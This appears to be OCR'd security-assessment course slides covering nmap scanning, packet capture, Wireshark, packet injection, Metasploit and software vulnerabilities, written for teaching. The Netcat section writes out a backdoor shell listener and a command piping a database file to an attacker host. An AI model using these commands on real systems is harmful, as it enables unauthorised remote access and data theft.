03- Performing Security Assessments

Ahmed Sultan
Senior Technical Instructor
ahmedsultan.me/about

Outlines

3.1- Assess Organizational Security with Network Reconnaissance Tools

3.2- Explain Security Concerns with General Vulnerability Types

3.3- Summarize Vulnerability Scanning Techniques

3.4- Explain Penetration Testing Concepts

Labs

Lab 1: Exploring the Lab Environment

Lab 2: Scanning and Identifying Network Nodes

Lab 3: Intercepting and Interpreting Network Traffic with Packet Sniffing Tools

Lab 4: Analyzing the Results of a Credentialed Vulnerability Scan

3.1- Assess Organizational Security with Network Reconnaissance Tools

3.2- Explain Security Concerns with General Vulnerability Types

3.3- Summarize Vulnerability Scanning Techniques

3.4- Explain Penetration Testing Concepts

IPCONFIG, PING, AND ARP

- The process of mapping out the attack surface is referred to as **network reconnaissance and discovery**.
- Reconnaissance techniques are used by threat actors, but they can also be used by security professionals to test their own security systems, as part of a security assessment and ongoing monitoring.
- **Topology discovery** (or "footprinting") means scanning for hosts, IP ranges, and routes between networks to map out the structure of the target network.
- Topology discovery can also be used to build an asset database and to identify non-authorized hosts (rogue system detection) or network configuration errors.

IPCONFIG, PING, AND ARP (cont.)

- Basic topology discovery tasks can be accomplished using the command line tools built into **Windows** and **Linux**.
- The following tools report the IP configuration and test connectivity on the local network segment or subnet:
  - ✓ `ipconfig`—show the configuration assigned to network interface(s) in **Windows**.
  - ✓ `ifconfig`—show the configuration assigned to network interface(s) in **Linux**.
  - ✓ `ping`—probe a host on a particular IP address or host name using **Internet Control Message Protocol (ICMP)**, You can use ping with a simple script to perform a sweep of all the IP addresses in a subnet.
  - ✓ `arp`—display the local machine's Address Resolution Protocol (ARP) cache. The ARP cache shows the MAC address of the interface associated with each IP address the local host has communicated with recently.

IPCONFIG, PING, AND ARP (cont.)

- *For more information about commands, including syntax usage, look up the command in an online resource for **Windows** (docs.microsoft.com/en-us/windows-server/administration/windows-commands/windows-commands) or Linux (linux.die.net/man).*

- *In **Linux**, commands such as ifconfig, arp, route, and traceroute are deprecated and the utilities have not been updated for some years, The **iproute2** suite of tools supply replacements for these commands (digitalocean.com/community/tutorials/how-to-use-iproute2-tools-to-manage-network-configuration-on-a-linux-vps).*

ROUTE AND TRACEROUTE

- The following tools can be used to test the routing configuration and connectivity with remote hosts and networks:
  - ✓ `route`—view and configure the host's local routing table. Most end systems use a default route to forward all traffic for remote networks via a gateway router.
  - ✓ `tracert`—uses ICMP probes to report the **round trip time (RTT)** for hops between the local host and a host on a remote network, tracert is the **Windows** version of the tool.
  - ✓ `traceroute`—performs route discovery from a **Linux** host, traceroute uses UDP probes rather than ICMP, by default.
  - ✓ `pathping`—provides statistics for latency and packet loss along a route over a longer measuring period, pathping is a Windows tool; the equivalent on Linux is **mtr**.

IP SCANNERS AND NMAP

- Scanning a network using tools such as **ping** is time consuming and non-stealthy, and does not return detailed results.
- Most topology discovery is performed using a dedicated IP scanner tool.
- An IP scanner performs host discovery and identifies how the hosts are connected together in an internetwork.
- The Nmap Security Scanner (nmap.org) is one of the most popular open-source IP scanners.
- Nmap can use diverse methods of host discovery, some of which can operate stealthily and serve to defeat security mechanisms such as firewalls and intrusion detection.

IP SCANNERS AND NMAP (cont.)

- The tool is open-source software with packages for most versions of Windows, Linux, and macOS, It can be operated with a command line or via a GUI (Zenmap).
- The basic syntax of an Nmap command is to give the IP subnet (or IP host address) to scan.
- When used without switches like this, the **default behavior** of Nmap is to ping and send a TCP ACK packet to ports **80** and **443** to determine whether a host is present.
- On a local network segment, Nmap will also perform ARP and ND (Neighbor Discovery) sweeps.
- If a host is detected, Nmap performs a port scan against that host to determine which services it is running.

IP SCANNERS AND NMAP (cont.)

```
C:\Program Files (x86)\Nmap>nmap 10.1.0.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-06 10:13 Pacific Standard Time
Nmap scan report for DC1.corp.515support.com (10.1.0.1)
Host is up (0.00s latency).
Not shown: 986 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
443/tcp  open  https
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:CA:AB (Microsoft)
```

SERVICE DISCOVERY AND NMAP

- Having identified active IP hosts on the network and gained an idea of the network topology, the next step in network reconnaissance is to work out which operating systems are in use, which network services each host is running, and, if possible, which application software is underpinning those services.
- This process is described as **service discovery**.
- Service discovery can also be used defensively, to probe potential rogue systems and identify the presence of unauthorized network service ports.

SERVICE DISCOVERY AND NMAP (cont.)

- When Nmap completes a host discovery scan, it will report on the state of each port scanned for each IP address in the scope.
- At this point, you can run additional service discovery scans against one or more of the active IP addresses.
- Some of the principal options for service discovery scans are:
  - ✓ TCP SYN (-sS)—this is a fast technique also referred to as half-open scanning, as the scanning host requests a connection without acknowledging it, The target's response to the scan's SYN packet identifies the port state.
  - ✓ UDP scans (-sU)—scan UDP ports, As these do not use ACKs, Nmap needs to wait for a response or timeout to determine the port state, so UDP scanning can take a long time, A UDP scan can be combined with a TCP scan.
  - ✓ Port range (-p)—by default, Nmap scans 1000 commonly used ports, as listed in its configuration file, Use the -p argument to specify a port range.

SERVICE DISCOVERY AND NMAP (cont.)

```
C:\Program Files (x86)\Nmap>nmap -sS 10.1.0.0/24
Starting Nmap 7.70 (https://nmap.org) at 2020-03-24 07:12 Pacific Daylight Time
Nmap scan report for DC1.corp.515support.com (10.1.0.1)
Host is up (0.00025s latency).
Not shown 986 filtered ports
PORT     STATE  SERVICE
53/tcp   open   domain
80/tcp   open   http
88/tcp   open   kerberos-sec
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
389/tcp  open   ldap
443/tcp  open   https
445/tcp  open   microsoft-ds
464/tcp  open   kpasswd5
593/tcp  open   http-rpc-epmap
636/tcp  open   ldapssl
3268/tcp     open   globalcatLDAP
3269/tcp     open   globalcatLDAPssl
3389/tcp     open   ms-wbt-server
MAC Address: 00:14:5D:01:CA:AB (Microsoft)

...

Nmap done: 256 IP addresses (6 hosts up) scanned in 14.41 seconds
```

SERVICE DISCOVERY AND NMAP (cont.)

- The detailed analysis of services on a particular host is often called fingerprinting.
- This is because each OS or application software that underpins a network service responds to probes in a unique way.
- This allows the scanning software to guess at the software name and version, without having any sort of privileged access to the host.
- This can also be described as banner grabbing, where the banner is the header of the response returned by the application.

SERVICE DISCOVERY AND NMAP (cont.)

- When services are discovered, you can use Nmap with the `-sV` or `-A` switch to probe a host more intensively to discover the following information:
  - ✓ Protocol—do not assume that a port is being used for its "well known" application protocol. Nmap can scan traffic to verify whether it matches the expected signature (HTTP, DNS, SMTP, and so on).
  - ✓ Application name and version—the software operating the port, such as Apache web server or Internet Information Services (IIS) web server.
  - ✓ OS type and version—use the `-O` switch to enable OS fingerprinting (or `-A` to use both OS fingerprinting and version discovery).
  - ✓ Device type—not all network devices are PCs, Nmap can identify switches and routers or other types of networked devices, such as NAS boxes, printers, and webcams.


SERVICE DISCOVERY AND NMAP (cont.)

```
C:\Program Files (x86)\Nmap>nmap -sV 10.1.0.1
Starting Nmap 7.70 (https://nmap.org) at 2020-03-24 07:15 Pacific Daylight Time
Nmap scan report for DC1.corp.515support.com (10.1.0.1)
Host is up (0.00s latency).
Not shown 986 filtered ports
PORT      STATE   SERVICE       VERSION
53/tcp    open    domain?
80/tcp    open    http          Microsoft IIS httpd 10.0
88/tcp    open    kerberos-sec  Microsoft Windows Kerberos (server time: 2020-03-24 14:15:48Z)
135/tcp   open    msrpc         Microsoft Windows RPC
139/tcp   open    netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open    ldap          Microsoft Windows Active Directory LDAP (Domain: corp.515support
443/tcp   open    ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
445/tcp   open    microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgro
464/tcp   open    kpasswd5
593/tcp   open    ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open    ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: corp.515support
3268/tcp  open    ldap          Microsoft Windows Active Directory LDAP (Domain: corp.515support
3269/tcp  open    ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: corp.515support
3389/tcp  open    ms-wbt-server Microsoft Terminal Services
1 service unrecognized despite returning data. If you know the service/version, please submit t
SF-Port53-TCP:V=7.70%I=7%D=3/24%Time=5E7A1619%P=i686-pc-windows-windows%r(
SF:DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07vers
SF:ion\x04bind\0\0\x10\0\x03");
MAC Address: 00:15:5D:01:CA:AB (Microsoft)
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 143.45 seconds
```

NETSTAT AND NSLOOKUP

- Basic service discovery tasks can also be performed using tools built into the **Windows** and **Linux** operating systems:
  - ✓ `netstat`—show the state of TCP/UDP ports on the local machine, The same command is used on both Windows and Linux, though with different options syntax.



NETSTAT AND NSLOOKUP (cont.)

- Basic service discovery tasks can also be performed using tools built into the **Windows** and **Linux** operating systems (cont.)
  - ✓ `nslookup/dig`—query name records for a given domain using a particular DNS resolver under Windows (nslookup) or Linux (dig).

```
C:\COMPTIA-LABS\LABFILES\Sysinternals>nslookup
Default Server:  UnKnown
Address:  0.0.0.0

> server 209.117.62.56
Default Server:  [209.117.62.56]
Address:  209.117.62.56

> set type=any
> ls -d comptia.org
[[209.117.62.56]]
*** Can't list domain comptia.org: Query refused
The DNS server refused to transfer the zone comptia.org to your computer. If this
is incorrect, check the zone transfer security settings for comptia.org on the DNS
server at IP address 209.117.62.56.

>
```

OTHER RECONNAISSANCE AND DISCOVERY TOOLS

- There are hundreds of tools relevant to security assessments, network reconnaissance, vulnerability scanning, and penetration testing.
- Security distributions specialize in bundling these tools:
  - ✓ For Linux— **KALI** (kali.org) plus **ParrotOS** (parrotlinux.org)—and
  - ✓ For Windows— (fireeye.com/blog/threat-research/2019/03/commando-vm-windows-offensive-distribution.html).

OTHER RECONNAISSANCE AND DISCOVERY TOOLS (cont.)

- theHarvester
  - ✓ theHarvester is a tool for gathering open-source intelligence (OSINT) for a particular domain or company name (github.com/laramies/theHarvester).
  - ✓ It works by scanning multiple public data sources to gather emails, names, subdomains, IPs, URLs and other relevant data.

- dnsenum
  - ✓ While you can use tools such as **dig** and **whois** to query name records and hosting details and to check that external DNS services are not leaking too much information.
  - ✓ a tool such as **dnsenum** packages a number of tests into a single query (github.com/fwaeytens/dnsenum).
  - ✓ As well as hosting information and name records, dnsenum can try to work out the IP address ranges that are in use.

OTHER RECONNAISSANCE AND DISCOVERY TOOLS (cont.)

- scanless
  - ✓ Port scanning is difficult to conceal from detection systems, unless it is performed slowly and results are gathered over an extended period.
  - ✓ Another option is to disguise the source of probes, To that end, scanless is a tool that uses third-party sites (github.com/vesche/scanless).
  - ✓ This sort of tool is also useful in a defensive sense, by scanning for ports and services that are open but shouldn't be.

- curl
  - ✓ **curl** is a command line client for performing data transfers over many types of protocol, This tool can be used to submit HTTP GET, POST, and PUT requests as part of web application vulnerability testing, **curl** supports many other data transfer protocols, including FTP, IMAP, LDAP, POP3, SMB, and SMTP.

OTHER RECONNAISSANCE AND DISCOVERY TOOLS (cont.)

- Nessus
  - ✓ The list of services and version information that a host is running can be cross-checked against lists of known software vulnerabilities, This type of scanning is usually performed using automated tools.
  - ✓ **Nessus**, produced by Tenable Network Security (tenable.com/products/nessus/nessus-professional), is one of the best-known commercial vulnerability scanners.
  - ✓ It is available in on-premises (Nessus Manager) and cloud (Tenable Cloud) versions, as well as a Nessus Professional version, designed for smaller networks.
  - ✓ The product is free to use for home users but paid for on a subscription basis for enterprises.
  - ✓ As a previously open-source program, Nessus also supplies the source code for many other scanners.


Lab

Lab 1: Exploring the Lab Environment

Lab 2: Scanning and Identifying Network Nodes

PACKET CAPTURE AND TCPDUMP

- **Packet and protocol analysis** depends on a sniffer tool to capture and decode the frames of data.
- Network traffic can be captured from a host or from a network segment.
- Using a host means that only traffic directed at that host is captured.
- Capturing from a network segment can be performed by a **switched port analyzer (SPAN)** port (or mirror port).
- This means that a network switch is configured to copy frames passing over designated source ports to a destination port, which the packet sniffer is connected to.



PACKET CAPTURE AND TCPDUMP (cont.)

- Sniffing can also be performed over a network cable segment by using a **test access port (TAP)**.
- This means that a device is inserted in the cabling to copy frames passing over it.
- Typically, sniffers are placed inside a firewall or close to a server of particular importance.
- The idea is usually to identify malicious traffic that has managed to get past the firewall.
- A single sniffer can generate an exceptionally large amount of data, so you cannot just put multiple sensors everywhere in the network without provisioning the resources to manage them properly.
- Depending on network size and resources, one or just a few sensors will be deployed to monitor key assets or network paths.

PACKET CAPTURE AND TCPDUMP (cont.)

- **tcpdump**
  - ✓ is a command line packet capture utility for Linux (linux.die.net/man/8/tcpdump).
  - ✓ The basic syntax of the command is `tcpdump -i eth0`, where **eth0** is the interface to listen on.
  - ✓ The utility will then display captured packets until halted manually (Ctrl+C).
  - ✓ Frames can be saved to a `.pcap` file using the `-w` option.
  - ✓ Alternatively, you can open a pcap file using the `-r` option.

PACKET CAPTURE AND TCPDUMP (cont.)

- tcpdump is often used with some sort of filter expression to reduce the number of frames that are captured:
  - ✓ Type—filter by **host**, **net**, **port**, or **portrange**.
  - ✓ Direction—filter by source (**src**) or destination (**dst**) parameters (**host**, **network**, or **port**).
  - ✓ Protocol—filter by a named protocol rather than port number (for example, **arp**, **icmp**, **ip**, **ip6**, **tcp**, **udp**, and so on).
  - ✓ and (&&)
  - ✓ or (||)
  - ✓ not (!)

Source IP Source Mac Source port Protocol
Distin IP Dest mac Dest port

For Example:

```
tcpdump -i eth0 "src host 10.1.0.100 and (dst port 53 or dst port 80)"
```

PACKET ANALYSIS AND WIRESHARK

- A **protocol analyzer** (or packet analyzer) works in conjunction with a sniffer to perform traffic analysis.
- You can either analyze a live capture or open a saved capture (.pcap) file.
- Protocol analyzers can **decode** a captured frame to reveal its contents in a readable format.
- You can choose to view a summary of the frame or choose a more detailed view that provides information on the OSI layer, protocol, function, and data.


PACKET ANALYSIS AND WIRESHARK (cont.)

- **Wireshark** (wireshark.org) is an open-source graphical packet capture and analysis utility, with installer packages for most operating systems.
- Having chosen the interface to listen on, the output is displayed in a **three-pane view**:
  - ✓ The packet list pane shows a scrolling summary of frames.
  - ✓ The packet details pane shows expandable fields in the frame currently selected from the packet list.
  - ✓ The packet bytes pane shows the raw data from the frame in hex and ASCII, Wireshark is capable of parsing (interpreting) the headers and payloads of hundreds of network protocols.

PACKET ANALYSIS AND WIRESHARK (cont.)

- You can apply a capture filter using the same expression syntax as **tcpdump** (though the expression can be built via the GUI tools too).
- You can save the output to a .pcap file or load a file for analysis.
- **Wireshark** supports very powerful display filters (wiki.wireshark.org/DisplayFilters) that can be applied to a live capture or to a capture file.
- You can also adjust the coloring rules (wiki.wireshark.org/ColoringRules), which control the row shading and font color for each frame.
- Another useful option is to use the Follow TCP Stream context command to reconstruct the packet contents for a TCP session.

PACKET ANALYSIS AND WIRESHARK (cont.)



PACKET INJECTION AND REPLAY

- Some reconnaissance techniques and tests depend on sending forged or spoofed network traffic.
- Often, network sniffing software libraries allow frames to be inserted (or injected) into the network stream.
- There are also tools that allow for different kinds of packets to be crafted and manipulated.
- Well-known tools used for packet injection include:
  - ✓ Dsniff (monkey.org/~dugsong/dsniff)
  - ✓ Ettercap (ettercap-project.org)
  - ✓ Scapy (scapy.net)
  - ✓ hping (hping.org)

PACKET INJECTION AND REPLAY (cont.)

hping

- is an open-source spoofing tool that provides a penetration tester with the ability to craft network packets to exploit vulnerable firewalls and IDSs, hping can perform the following types of test:
  - ✓ Host/port detection and firewall testing—like Nmap, hping can be used to probe IP addresses and TCP/UDP ports for responses.
  - ✓ Traceroute—if ICMP is blocked on a local network, hping offers alternative ways of mapping out network routes, hping can use arbitrary packet formats, such as probing DNS ports using TCP or UDP, to perform traces.
  - ✓ Denial of service (DoS)—hping can be used to perform flood-based DoS attacks from randomized source Ips, This can be used in a test environment to determine how well a firewall, IDS, or load balancer responds to such attacks.

PACKET INJECTION AND REPLAY (cont.)

tcpreplay

- As the name suggests, tcpreplay takes previously captured traffic that has been saved to a .pcap file and replays it through a network interface (linux.die.net/man/1/tcpreplay).
- Optionally, fields in the capture can be changed, such as substituting MAC or IP addresses.
- **tcpreplay** is useful for analysis purposes.
- If you have captured suspect traffic, you can replay it through a monitored network interface to test intrusion detection rules.

EXPLOITATION FRAMEWORKS

- A remote access trojan (RAT) is malware that gives an adversary the means of remotely accessing the network.
- From the perspective of security posture assessment, a penetration tester might want to try to establish this sort of connection and attempt to send corporate information over the channel **(data exfiltration).**
- If security controls are working properly, this attempt should be defeated (or at least detected).


EXPLOITATION FRAMEWORKS (cont.)

- An exploitation framework uses the vulnerabilities identified by an automated scanner and launches scripts or software to attempt to deliver matching exploits.
- This might involve considerable disruption to the target, including service failure, and risk data security.
- The framework comprises a database of exploit code, each targeting a particular **CVE (Common Vulnerabilities and Exposures).**
- The exploit code can be coupled with modular payloads.
- Depending on the access obtained via the exploit, the payload code may be used to **open a command shell**, **create a user**, **install software**, and so on.

EXPLOITATION FRAMEWORKS (cont.)

- The custom exploit module can then be injected into the target system.
- The framework may also be able to obfuscate the code so that it can be injected past an intrusion detection system or antivirus software.
- The best-known exploit framework is **Metasploit** (metasploit.com).
- The platform is open-source software, now maintained by **Rapid7**.
- There is a free framework (command line) community edition with installation packages for **Linux** and **Windows**.
- **Rapid7** produces pro and express commercial editions of the framework and it can be closely integrated with the **Nexpose vulnerability scanner**.

EXPLOITATION FRAMEWORKS (cont.)




NETCAT

- One simple but effective tool for testing connectivity is **Netcat (nc)**, available for both **Windows** and **Linux**.
- **Netcat** can be used for port scanning and fingerprinting.
- For example, the following command attempts to connect to the HTTP port on a server and return any banner by sending the "head" HTTP keyword:

```
echo "head" | nc 10.1.0.1 -v 80
```

NETCAT (cont.)



- **Netcat** can also establish connections with remote machines.
- To configure Netcat as a backdoor, you first set up a listener on the victim system (**IP 10.1.0.1**) set to pipe traffic from a program, such as the command interpreter, to its handler:

```
nc -l -p 666 -e cmd.exe
```

تستعمل على جهاز الضحية هذا الامر

- The following command connects to the listener and grants access to the terminal:

والخطوة الثانية عمل على جهاز المهاجم هذا الامر وهكذا يتم فتح قناة لنقل البيانات

```
nc 10.1.0.1 666
```

NETCAT (cont.)

- Used the other way around, Netcat can be used to receive files.
- For example, on the target system the attacker runs the following:

```
type accounts.sql | nc 10.1.0.192 6666
```

- On the handler (**IP 10.1.0.192**), the attacker receives the file using the following command:

```
nc -l -p 6666 > accounts.sql
```

Lab

Lab 3: Intercepting and Interpreting Network Traffic with Packet Sniffing Tools

3.1- Assess Organizational Security with Network Reconnaissance Tools

3.2- Explain Security Concerns with General Vulnerability Types

3.3- Summarize Vulnerability Scanning Techniques

3.4- Explain Penetration Testing Concepts

SOFTWARE VULNERABILITIES AND PATCH MANAGEMENT

- Software exploitation means an attack that targets a vulnerability in software code.
- An application vulnerability is a design flaw that can cause the security system to be circumvented or that will cause the application to crash.
- It is also important to realize that software vulnerabilities affect all types of code, not just applications:
  - ✓ Operating system (OS)— A vulnerability in an OS kernel file or shared library is more likely to allow privilege escalation, where the malware code runs with higher access rights (system or root).
  - ✓ Firmware—vulnerabilities can exist in the BIOS/UEFI firmware that controls the boot process for PCs.

ZERO-DAY AND LEGACY PLATFORM VULNERABILITIES

- **Zero-Day** is a vulnerability that is exploited before the developer knows about it or can release a patch.
- A **legacy platform** is one that is no longer supported with security patches by its developer or vendor.
- This could be a PC/laptop/smartphone, networking appliance, peripheral device, Internet of Things device, operating system, database/programming environment, or software application.
- By definition, legacy platforms are unpatchable.
- Such systems are highly likely to be vulnerable to exploits and must be protected by security controls other than patching, such as isolating them to networks that an attacker cannot physically connect to.

WEAK HOST CONFIGURATIONS

Default Settings

- ✓ Relying on the manufacturer default settings when deploying an appliance or software applications is one example of weak configuration.
- ✓ It is not sufficient to rely on the vendor to ship products in a default-secure configuration, though many now do.
- ✓ Default settings may leave unsecure interfaces enabled that allow an attacker to compromise the device.
- ✓ Network appliances with weak settings can allow attackers to move through the network unhindered and snoop on traffic.

WEAK HOST CONFIGURATIONS (cont.)

Unsecured Root Accounts

- ✓The root account, referred to as the default Administrator account in Windows or generically as the superuser, has no restrictions set over system access.
- ✓A superuser account is used to install the OS.
- ✓An unsecured root account is one that an adversary is able to gain control of, either by guessing a weak password or by using some local boot attack to set or change the password.

WEAK HOST CONFIGURATIONS (cont.)

Open Permissions

ما هي صلاحيات الدخول على المجلدات

- ✓ Open permissions refers to provisioning data files or applications without differentiating access rights for user groups.
